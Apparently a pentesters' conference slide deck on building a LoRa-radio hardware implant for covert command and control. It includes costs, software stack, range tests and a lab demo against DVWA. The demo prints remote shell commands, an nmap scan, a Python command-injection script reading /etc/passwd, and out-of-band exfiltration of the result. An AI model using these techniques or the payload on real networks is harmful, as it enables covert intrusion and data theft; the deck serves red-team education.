


# LONG RANGE LOW POWER IMPLANTS WITH LORA

MIKE SEAY  
MICHAEL MUSIC

# AGENDA



# WHOAMI



**MIKE SEAY**  
PENTESTER

RF trainee from Tennessee



**MICHAEL MUSIC**  
PENTESTER

Threat intel enjoyer, RF n00b, red teamer, and programming hobbyist  
in North Georgia

# WHAT IS AN IMPLANT?


— Other terms include: rogue device, red team implant, remote access device, drop box, etc.

— “Hardware that, when physically attached to a target device or system, is used to remotely access the target or system by an attacker”

— Typically communicates over a physically attached network, cellular data link, bluetooth, or not at all!


— Used for covert access to a network, hardware-based command and control, no need for malware deployment

## SIMILAR EXAMPLES



# OUR DESIGN

v0.1



v1.0



# WHAT IS LORA?



— ■ A radio communication technique employing chirp spread-spectrum modulation (a method of encoding data in a radio wave) that is resistant to interference, detectable as a weak signal, and is energy efficient

— ■ Commonly used for data transmission in IoT applications due to low power consumption, long range, and cheap hardware

— ■ Asset tracking, Smart homes, Industrial (power, water, etc.) Node management, Agriculture, Off grid communication


— ■ Can be used license-free on the 902-928 MHz frequency band (US)

## CHARACTERISTICS OF LORA

# LORA - VISUAL AID




Source: Signal ID Wiki




Source: Xueqing et al.

# LORA - DATA STRUCTURE



Source: Vit Prajzler

# LORA - TRX PARAMETERS



Source: Vit Prajzler

BANDWIDTH - how much of the spectrum you're using per transmission (US: 7.8KHz to 500KHz)

SPREADING FACTOR (SF) - How many symbols are being used to convey each bit of payload data and the duration of each symbol. (US: 6-12)

CODING RATE - Ratio of error correction bits added to payload data (4:5-8)

Rule of Thumb: Lower Bitrate = Longer Range

# LORA VS. CELLULAR



## INFRASTRUCTURE

Portable, self-owned infrastructure is safe, inexpensive, and scalable

Pre-built, static infrastructure poses opsec risks, is costly, and potentially legal trouble

## THROUGHPUT

Low throughput limits data transmission

High throughput enables fast data transmission

## POWER

Very low power consumption

High power consumption relative to LoRa

# LORA - BENEFITS

## Low Power

- Low data rate on 915Mhz operating frequency (US)
- Highly configurable modulation scheme

## Low Cost

Price to construct such an implant is between \$40 and \$100, and uses limited electricity, no radio license required!

## Long Range

Can operate on an implant 10 feet, 10 kilometers, theoretically unlimited range away if meshed, most alternatives use BLE or WiFi

# LORA - BENEFITS

## Secure

— —

Cryptographically secure software stacks available, no reliance on a third party to move data between attacker and implant, allows for encryption (not allowed via HAM packet radio)

## Ubiquitous

— —

Large and active community, tons of software/protocols written in common languages, wide hardware compatibility, "easy" to use, variety of hardware options due to common use in IoT

## Evasive

— —

No HTTP/TCP/UDP/DNS egress, No cellular provider, A low-power radio frequency/protocol that isn't commonly searched for, Own your own infra

# USE CASE - REMOTE ACCESS TOOL

## PLANT DEVICE

- Network switch, router, WiFi AP
- Power over Ethernet (PoE), DC power supply, battery powered
- Low profile
- Low power

## CHANGE LOCATION

- 10km+ away
- Mesh network capabilities
- No need for physical access



## EXFILTRATE DATA

- Command results are sent over LoRa
- Out of band communication
- No use of TCP/IP, HTTP, etc. for egressing

## COMMAND AND CONTROL

- Send data over LoRa
- Network sniffing, command execution, Python script modules, file upload/download
- Shell command execution


# USING LORA FOR AN IMPLANT

A combination of software and hardware....

# SOFTWARE



Digital Radio Transceiver - RNode firmware



Cryptographically Secure Network Stack - Reticulum Software (previously Meshtastic)



Command and Control - Native RNS utilities, Custom RNS utilities, Python services



Implant Operating System - Ubuntu Linux

# RETICULUM




— [yellow bar] — End-to-end, forward-secret encryption by default

— [yellow bar] — Simple Python API

— [yellow bar] — Decentralized, portable addressing – you can physically move a device or change logical interfaces without missing a beat

— [yellow bar] — Highly extensible: LoRa/RNode, Packet Radio, TCP/UDP over IP, Stdio pipes, etc.

# COMMAND AND CONTROL



## FEATURES

- Shell command execution
- Interactive shell
- GUI/Shell interaction with C2 server
- Job management/history
- File transfer
- Custom Python modules
- Implant data/status beacons
- Implant customization



## C2 SERVER


RNX Client

RNCP Client

RNBeacon Server


SQLite Database

NomadNet



## IMPLANT

# HARDWARE



LoRa Board - Heltec v3 - ~\$20



Antenna - 2dBi Rubber Antenna - ~\$5, 10dBi ~\$10



Pi Zero GPS Module - ~\$20-40




Micro Computer - Raspberry Pi Zero 2 W - ~\$15



Power Supply - 5v 2.5A plug in cable, battery, or power-over-ethernet - ~\$5-20

# DEMO ENVIRONMENT

1. Attacker inserts implant into the target switch
2. **Implant connects to the C2 Server**
3. Attacker interacts with C2 Server via CLI/NomadNet
4. Attacker performs recon via port scan, python oneliner
5. Attacker transfers an exploit module
6. **Attacker runs the exploit module**
7. Attacker exfiltrates data out of band via LoRa



# DEMO

Surely it will all go smoothly...

# VIEWING IMPLANTS

```
+ [ Conversations ] [ Network ] [ Log ] [ Config ] [ Guide ] [ Quit ]
Saved Nodes ━━━━━━ Undefined ━━━━━━
④ Undefined
—
IMP002
Last Seen:2025-05-06 15:45:00
System:{os:"Windows",version:"10 Pro"}
Power:{battery_pct:60}
Storage:{disk_total:"256GB",disk_free:"200GB"}
Status:idle
IPs:["192.168.0.5","10.0.0.5"]
MACs:["AA:BB:CC:DD:EE:02"]
GPS:{lat:35.4025135,lon:-86.2488780}
IMP001
Last Seen:2025-05-06 16:00:00
System:{os:"Linux",version:"5.15.0"}
Power:{battery_pct:85}
Storage:{disk_total:"128GB",disk_free:"64GB"}
Status:active
IPs:["10.0.0.10"]
MACs:["AA:BB:CC:DD:EE:01"]
Local Node Info
Addr : 4383aec2fddd46cfcdb73056e2255a68
Name : Crebain_Example
Last Announce : a minute ago
LXMF Storage : None
Connected Now : 0
Total Connects : 0
Served Pages : 0
Served Files : 0
< Back > < Browse > < Rst Stats > < Announce >
Done
[C-l] Nodes/Announces [C-x] Remove [C-w] Disconnect [C-d] Back [C-f] Forward [C-r] Reload [C-u] URL [C-g] Fullscreen [C-s / C-b] Save Node
```

# SHELL COMMAND EXECUTION



```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fc1b7d1879c7857ee 'ifconfig'
```



```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fc1b7d1879c7857ee 'ifconfig'  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.200.11 netmask 255.255.255.0 broadcast 192.168.200.255  
        inet6 fe80::28bf:9a5d%eth0 brd fe80::ff:febf:9a5d mtu 1500  
          ether dc:a6:32:02:6d:b8 txqueuelen 1000 (Ethernet)  
            RX packets 1 bytes 342 (342.0 B)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 54 bytes 7869 (7.6 KIB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
      inet 127.0.0.1 netmask 255.0.0.0  
        inet6 ::1 prefixlen 128 scopeid 0x10<host>  
          loop txqueuelen 1000 (Local Loopback)  
            RX packets 263 bytes 14664 (14.3 KIB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 263 bytes 14664 (14.3 KIB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
      inet 192.168.1.20 netmask 255.255.255.0 broadcast 192.168.1.255  
        inet6 fe80::43c3:393c%wlan0 brd fe80::ff:fe3c:393c mtu 1500  
          ether dc:a6:32:d2:6d:b9 txqueuelen 1000 (Ethernet)  
            RX packets 1951 bytes 1364513 (1.3 MiB)  
            RX errors 0 dropped 0 overruns 0 frame 0  
            TX packets 644 bytes 56728 (55.3 KIB)  
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```



```
michael@client:~$ rnx --listen --noauth --detailed --verbose  
[2025-05-06 18:18:42] [Notice]  Opening serial port /dev/serial/by-id/usb-Silicon_Labs_CP2102_USB_to_UART_Bridge_Controller_0001-if00-port0...  
[2025-05-06 18:18:45] [Notice]  Serial port /dev/serial/by-id/usb-Silicon_Labs_CP2102_USB_to_UART_Bridge_Controller_0001-if00-port0 is now open  
[2025-05-06 18:18:45] [Notice]  RNodeInterface[Worker] is configured and powered up  
[2025-05-06 18:18:45] [Notice]  rnx listening for commands on <edb2671c3969b357157def27eec673ec>  
[2025-05-06 18:19:51] [Notice]  Command link <606f88b3cc08d5c75b5b16c085b2f1e1> established  
[2025-05-06 18:19:51] [Notice]  Initiator of link <606f88b3cc08d5c75b5b16c085b2f1e1> identified as <8a4fe72554a993585ed09a037080d3b4>  
[2025-05-06 18:19:51] [Notice]  Executing command [ifconfig] for <8a4fe72554a993585ed09a037080d3b4>  
[2025-05-06 18:19:51] [Notice]  Delivering result of command [ifconfig] to <8a4fe72554a993585ed09a037080d3b4>  
[2025-05-06 18:19:51] [Notice]  Command link <606f88b3cc08d5c75b5b16c085b2f1e1> closed
```

# VIEWING RNX JOBS

+ [ Conversations ] [ Network ] [ Log ] [ Config ] [ Guide ] [ Quit ]

Saved Nodes — Undefined —

Undefined

Running RNX Jobs

\* [PID: 42907] Start time: 2025-05-07 17:44:24  
Cmdline:  
/bin/rnx -l --config rns\_config -a 52ccc42720b38a4f3e7828af2fe5337f

— Local Node Info —

Addr : 4383aec2fddd46cfcdb73056e2255a68  
Name : Crebain\_Example

Last Announce : 9 minutes ago  
LXMF Storage : None  
Connected Now : 0  
Total Connects : 0  
Served Pages : 0  
Served Files : 0

< Back > < Browse > < Rst Stats > < Announce > Done

[C-l] Nodes/Announces [C-x] Remove [C-w] Disconnect [C-d] Back [C-f] Forward [C-r] Reload [C-u] URL [C-g] Fullscreen [C-s / C-b] Save Node

# PORT SCAN

```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fcb1b7d1879c7857ee 'nmap -sT -  
p22,80,8080,443,23 192.168.200.1'
```

```
michael@server:/usr/local/crebain$ rnx -w 300 -W 300 --config  
/usr/local/crebain/ 4b6300b2446ce2fcb1b7d1879c7857ee 'nmap -sT -  
p22,80,8080,443,23 192.168.200.1'  
Starting Nmap 7.93 ( https://nmap.org ) at 2025-05-07 16:10 EDT
```

```
Nmap scan report for 192.168.200.1  
Host is up (0.0019s latency).
```

PORT	STATE	SERVICE
22/tcp	open	ssh
23/tcp	closed	telnet
80/tcp	open	http
443/tcp	closed	https
8080/tcp	closed	http-proxy

```
Nmap done: 1 IP address (1 host up) scanned in 11.12 seconds
```

# PYTHON ONE-LINER

```
● ● ●

michael@server:~$ rnx -w 300 -W 300 --config /usr/local/crebain/
4b6300b2446ce2fcbb1b7d1879c7857ee 'python -c "import requests;
response = requests.get('http://192.168.200.1/DVWA');
print(f\"Status: {response.status_code}\nSize:
{len(response.content)} bytes\nHeaders:
{dict(response.headers)}\nContent: {response.text[:500]}...\" if
len(response.text) > 100 else response.text)"

[2025-05-07 16:21:00] [Notice]  Opening serial port /dev/serial/by-
path/pci-0000:02:00.0-usb-0:2.1:1.0-port0...
[2025-05-07 16:21:02] [Notice]  Serial port /dev/serial/by-
path/pci-0000:02:00.0-usb-0:2.1:1.0-port0 is now open
[2025-05-07 16:21:03] [Notice]          is configured
and powered up
Status: 200

Size: 6324 bytes
Headers: {'Date': 'Wed, 07 May 2025 20:21:13 GMT', 'Server':
'Apache/2.4.58 (Ubuntu)', 'Set-Cookie': 'security=low; path=/,
PHPSESSID=3stt2tj401qt4ntsoqh0p2uu1a; expires=Thu, 08 May 2025
20:21:13 GMT; Max-Age=86400; path=/', 'Expires': 'Tue, 23 Jun 2009
12:00:00 GMT', 'Cache-Control': 'no-cache, must-revalidate',
'Pragma': 'no-cache', 'Vary': 'Accept-Encoding', 'Content-Encoding':
'gzip', 'Content-Length': '2422', 'Keep-Alive': 'timeout=5, max=99',
'Connection': 'Keep-Alive', 'Content-Type': 'text/html; charset=utf-
8'}
Content: <!DOCTYPE html><html lang="en-GB"><head><meta http-
equiv="Content-Type" content="text/html; charset=UTF-8" />
<title>Welcome :: Damn Vulnerable Web Application (DVWA)</title>
...
```

# FILE TRANSFER

```
michael@server:~$ rncp --config /usr/local/crebain/
./attack_script.py 64fe535ed22f74915869b33f38700b0c
[2025-05-07 16:52:47] [Notice] Opening serial port /dev/serial/by-
path/pci-0000:02:00.0-usb-0:2.1:1.0-port0...
[2025-05-07 16:52:51] [Notice] Serial port /dev/serial/by-
path/pci-0000:02:00.0-usb-0:2.1:1.0-port0 is now open

Transfer complete 100.0% - 691 B of 691 B - 1.14 Kbps
./attack_script.py copied to <64fe535ed22f74915869b33f38700b0c>
```

```
michael@client:~$ ls -lah /usr/local/crebain/files/
total 12K
drwxrwxr-x 2 michael michael 4.0K May  7 15:58 .
drwxr-xr-x 5 michael michael 4.0K May  7 15:58 ..
-rw-rw-r-- 1 michael michael  673 May  7 16:55 attack_script.py
```

```
michaelserver:~$ cat attack_script.py

import requests
from datetime import datetime
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

def main():
    url = "http://192.168.200.1/DVWA/vulnerabilities/exec/"

    headers = {
        "Content-Type": "application/x-www-form-urlencoded",
        "Cookie": "security=low;
PHPSESSID=7a4hr1chtql8j9g5e05doo4pl"
    }

    data = "ip=127.0.0.1%3Bcat%2Fetc%2Fpasswd&Submit=Submit"

    response = requests.post(
        url=url,
        headers=headers,
        data=data,
        verify=False
    )

    truncated_response = response.text[:600] + "..." if
len(response.text) > 600 else response.text
    print(truncated_response)

    log_file_path = "/usr/local/crebain/files/cmd_injection.log"
    try:
        with open(log_file_path, 'w') as log_file:
            log_file.write(response.text)
        print(f"\nFull response written to {log_file_path}")
    except IOError as e:
        print(f"\nError writing to log file: {e}")

if __name__ == "__main__":
    main()
```

# DOWNLOADING FILES

+ [ Conversations ] [ Network ] [ Log ] [ Config ] [ Guide ] [ Quit ]

Saved Nodes — Undefined —

Undefined

Available Files for Download

- \* 442kkjnm.php
- \* id\_rsa.pem
- \* vlan102\_tcp\_top1000.gnmap

— Local Node Info —

Addr : 4383aec2fddd46cfcdb73056e2255a68  
Name : Crebain\_Example

Last Announce : 6 minutes ago  
LXMF Storage : None  
Connected Now : 0  
Total Connects : 0  
Served Pages : 0  
Served Files : 0

< Back > < Browse > < Rst Stats > < Announce > Done

[C-l] Nodes/Announces [C-x] Remove [C-w] Disconnect [C-d] Back [C-f] Forward [C-r] Reload [C-u] URL [C-g] Fullscreen [C-s / C-b] Save Node

# DATA EXFILTRATION



```
michael@server:~$ rnx -w 300 -W 300 --config /usr/local/crebain/4b6300b2446ce2fcb1b7d1879c7857ee 'python /usr/local/crebain/files/attack_script.py'
```

```
<!DOCTYPE html> <html lang="en-GB">
<head><meta http-equiv="Content-Type" content="text/html;
charset=UTF-8" />
<title>Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA)</title><link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css" /><link rel="icon" type="image/ico" href="../../favicon.ico" />
<script type="text/javascript" src="../../dvwa/js/dvwaPage.js">
</script></head><body class="home light"><div id="container"><div id="header">
```

...

```
Full response written to /usr/local/crebain/files/cmd_injection.log
```



```
michael@server:~$ rncp --config /usr/local/crebain/ --fetch /usr/local/crebain/files/cmd_injection.log
64fe535ed22f74915869b33f38700b0c
```

```
Transfer complete 100.0% - 6.89 KB of 6.89 KB in 19.28s - 2.86 Kbps
/usr/local/crebain/files/cmd_injection.log fetched from
<64fe535ed22f74915869b33f38700b0c>
```



```
michael@server:~$ cat cmd_injection.log
```

```
...
4 packets transmitted, 4 received, 0% packet loss, time 3096ms
rtt min/avg/max/mdev = 0.030/0.043/0.049/0.007 ms
root:x:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
...
```

# RANGE TESTS

## AIRBORNE



## WOODLAND



# RANGE TESTS - HARDWARE AND CONFIGURATIONS

OBJECTIVE: Execute an RNX command



- Pi Zero 2w with BerryGPS IMUv4 and Heltec V3, 10dBi antenna



- Parallel range test with Meshtastic, Wismesh Pocket
- iPhone 14 Pro

CONFIGURATION

FREQUENCY 914.875MHz


BANDWIDTH 125kHz

SPREADING FACTOR 9

CODING RATE 5

TX POWER 21 dBm

